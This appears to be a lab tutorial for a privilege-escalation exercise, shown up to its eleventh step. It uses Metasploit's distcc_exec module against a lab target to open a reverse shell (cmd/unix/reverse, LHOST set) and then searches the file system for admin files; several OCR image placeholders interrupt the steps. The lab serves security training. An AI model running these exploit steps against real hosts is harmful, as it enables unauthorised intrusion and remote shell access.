

Privilege Escalation Demo

Note: Ensure that you do not miss running any of the commands mentioned in the steps below. If you fail to run any of the commands, the lab validation may fail.

We will first set up a low-privileged shell using Metasploit, which you will then use for post-exploitation and privilege-escalation techniques.

1. Open the Hyper-V Manager in your **LabVM** and right click on **Kali virtual machine** then click on **Connect** to connect to your **Kali virtual machine**.






Name	State	CPU Usage	Assigned Memory
Kali	Running	0%	8600 M
Metasploitable	Running	0%	1024 M
WINDC01	Running	0%	710 ME

Kali


Created: 5/10/2021 5:13:40 AM
Configuration Version: 9.0
Generation: 2
Notes: None
Clustered: No
Heartbeat: OK (No Application Data)

login to the Kali VM using username **root** and password **kali**.

2. On the Desktop of Kali VM, right click and choose **Open Terminal here**.




3. In the terminal enter **msfconsole** to launch msfconsole.




```
┌──(root💀 kali)-[~/Desktop]
└─# msfconsole

                                          < HONK >

       =[ metasploit v6.1.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > 
```

4. search for **distcc** using command **search distcc**.




```
msf6 > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 >
```

5. select the module using command **use exploit/unix/misc/distcc_exec**.




```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) >
```

6. set the remote host using command **set RHOSTS 172.22.117.150**.




```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 172.22.117.150
RHOSTS ⇒ 172.22.117.150
```

7. Before running the module, we need to set a payload. List the available payloads using command **show payloads**.



```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IP
v6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IP
v6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (te
lnet)
   6   payload/cmd/unix/reverse_bash                                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telne
t)
   8   payload/cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL
 (openssl)
   9   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via p
erl)
   11  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via R
uby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL
 (telnet)

msf6 exploit(unix/misc/distcc_exec) >
```


8. Select the reverse payload. Be sure NOT to select reverse_bash, or the exploit will not work using command **set PAYLOAD cmd/unix/reverse**.



```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >
```


9. Host that listens for the payload communication. In this case, our LHOST is the machine that we're currently operating on.

   Run command **set LHOST 172.22.117.100**




```
msf6 exploit(unix/misc/distcc_exec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(unix/misc/distcc_exec) >
```

10. Run the module.




```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo y4iGbZdtptb85uTs;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "y4iGbZdtptb85uTs\r\n"
[*] Matching...
[*] A is input...
```

11. Use the `find` command (`find / -type f -iname "*admin*.txt"`), as the following image shows:




```
